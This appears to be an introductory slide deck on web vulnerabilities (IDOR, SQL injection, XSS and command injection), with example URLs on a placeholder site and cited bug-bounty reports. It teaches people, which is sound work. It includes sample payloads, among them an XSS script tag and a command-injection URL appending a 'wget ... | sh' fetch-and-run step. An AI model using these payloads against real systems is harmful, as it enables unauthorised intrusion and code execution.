




Basic Web Security & Exploitation

Lets hack and secure all the things

Whoami



Muhammad Fakhri Putra Supriyadi
Software developer @daskom-lab
CTF Player @mendung(10)^6
Electronic hobbyist

More about me: <https://justak.id>
Twitter: <https://twitter.com/0xfa1>
Github: <https://github.com/fakhrrip>



The background of the slide is a grayscale image of several Bitcoin coins. One coin is prominently in the foreground, showing its intricate design and the Bitcoin symbol. Other coins are stacked behind it, and some are blurred in the background. Overlaid on this image is a white rectangular box with a black border, resembling a window or a document. Inside this box, the text "Hacking always starts with 'How - If'" is written in a bold, black, sans-serif font. The text is centered and occupies most of the box's area. The box has a slight shadow, giving it a 3D appearance as if it's floating above the coins.

Hacking
always starts
with "How - If"



IDOR - Explanation

IDOR or Insecure Direct Object References is a vulnerability that use a mistake in access control of an object when referenced in a direct way.

Suppose there is a web application where we can see our own user profile like this :

https://website-anu.com/user_profile?id=1 (only for user with id 1)

https://website-anu.com/user_profile?id=13 (only for user with id 13)

https://website-anu.com/user_profile?id=133 (only for user with id 133)

https://website-anu.com/user_profile?id=1337 (only for user with id 1337)



IDOR - Check

But how-if we put another id when logged in as id 1 ???,

Our own user id = 1

https://website-anu.com/user_profile?id=0

https://website-anu.com/user_profile?id=2



So you want to be a hacker ?

IDOR - Other case(s)

It was easy to fix, what about these ?

https://website-anu.com/user1/make_payment?total=35&from_uid=1&to_uid=2

https://website-anu.com/user2/make_payment?total=200&from_uid=1&to_uid=2

IDOR - Real case(s)

Be careful with your business logic

#227522 IDOR in editing courses

Check for anything anywhere anytime

#53858 Insecure Direct Object Reference - access to other user/group DM's



02

SQL Injection

How user input can
make a mess within
your database(s)

SQL Injection - Explanation

SQL Injection is a vulnerability that use a mistake in user input sanitization, this vulnerability mostly exist when program just **concatenating query string** with user input without any checks/sanitization.

Suppose there is a web application where we can see our own user profile like this (just like example in previous page) :

`https://website-anu.com/user_profile?id=1` (only for user with id 1)

`https://website-anu.com/user_profile?id=13` (only for user with id 13)


`https://website-anu.com/user_profile?id=133` (only for user with id 133)

`https://website-anu.com/user_profile?id=1337` (only for user with id 1337)

SQL Injection - Check

But how-if we give an unintended input to the endpoint parameter such as (‘ or “ or # or else) ???,

`https://website-anu.com/user_profile?id=1’`
`https://website-anu.com/user_profile?id=1”`
`https://website-anu.com/user_profile?id=1#`
`https://website-anu.com/user_profile?id=1$`
`https://website-anu.com/user_profile?id=1@`



SQL Injection - Real case(s)

Even US. Dept Of Defense had it



#447742 SQL Injection in Login Page: [https://\[REDACTED\]/\[REDACTED\]/login.php](https://[REDACTED]/[REDACTED]/login.php)

Can be combined with another technology

#531051 SQL Injection Extracts Starbucks Enterprise Accounting, Financial, Payroll Database

Always watch your dependency and never depend too much on it

#273946 www.drivegrab.com SQL injection



XSS - Explanation

XSS (Cross Site Scripting) is a vulnerability that use a mistake in user input sanitization, this vulnerability mostly exist when program just **concatenating html content** with user input without any checks/sanitization.

Suppose there is a web application where we can put a description in the user profile:

`https://website-anu.com/edit/user_profile?desc=LOL`

`https://website-anu.com/edit/user_profile?desc=no_one`

`https://website-anu.com/edit/user_profile?desc=who%20am%20i`

`https://website-anu.com/edit/user_profile?desc=1337`

XSS - Check

But how-if we give an unintended input (html element) to the endpoint parameter such as (**** or **** or else) ???,

`https://website-anu.com/edit/user_profile?desc=LOL</div>`

`https://website-anu.com/edit/user_profile?desc=i%20have</div><h1>POWER></h1>`

`https://website-anu.com/edit/user_profile?desc=nothing<script>alert(1)</script>`

XSS - Real case(s)

Always sanitize user inputs

#485748 Stored XSS on reports.

Even in Feb 2021 (close to the date of this presentation) trivial xss still exist

#1110229 Reflected/Stored XSS on duckduckgo.com

Combine it with CSRF (Cross Site Request Forgery) for more impact

#968082 Cross-Site-Scripting on www.tiktok.com and m.tiktok.com leading to Data Exfiltration



04



Command Injection



It was just database,
then your program,
but now it is gonna
be your computer

Command Injection - Explanation

Command Injection is a vulnerability that use a mistake in user input sanitization (again), this vulnerability mostly exist when program just **concatenating command** with user input without any checks/sanitization.

Suppose there is a web application where we can calculate numbers :

`https://website-anu.com/calculator?query=1+1`

`https://website-anu.com/calculator?query=2*7`

`https://website-anu.com/calculator?query=10/10`

`https://website-anu.com/calculator?query=1337%1337`

Command Injection - Check

But how-if we give an unintended input (bash commands) to the endpoint parameter such as (**cat lol.txt** or **curl evil.html** or else) ???,


`https://website-anu.com/calculator?query=1+1;cat lol.txt`

`https://website-anu.com/calculator?query=2*7;echo "i was here..."`

`https://website-anu.com/calculator?query=1337%1337;wget malicious.file|sh`

Command Injection - Real case(s)

Simple sample (CTF-like case)

#821962  OS Command Injection at <https://sea-web.gold.razer.com/lab/ws-lookup>
via IP parameter

Hidden in ~~plain sight~~ base64 encoded string


#303061 RCE using bash command injection on [/system/images](#)
(toimitilat.lahitapiola.fi)

You think notepad++ was safe ?

#497312 Command injection by setting a custom search engine



PWNED !!!






I will give **bunch** of links and resources to learn more of this cool stuff in the WCC github repo



DASKOM 1337



Thanks!



CREDITS: This presentation template was created by **Slidesgo**, including icons by **Flaticon**, and infographics & images by **Freepik**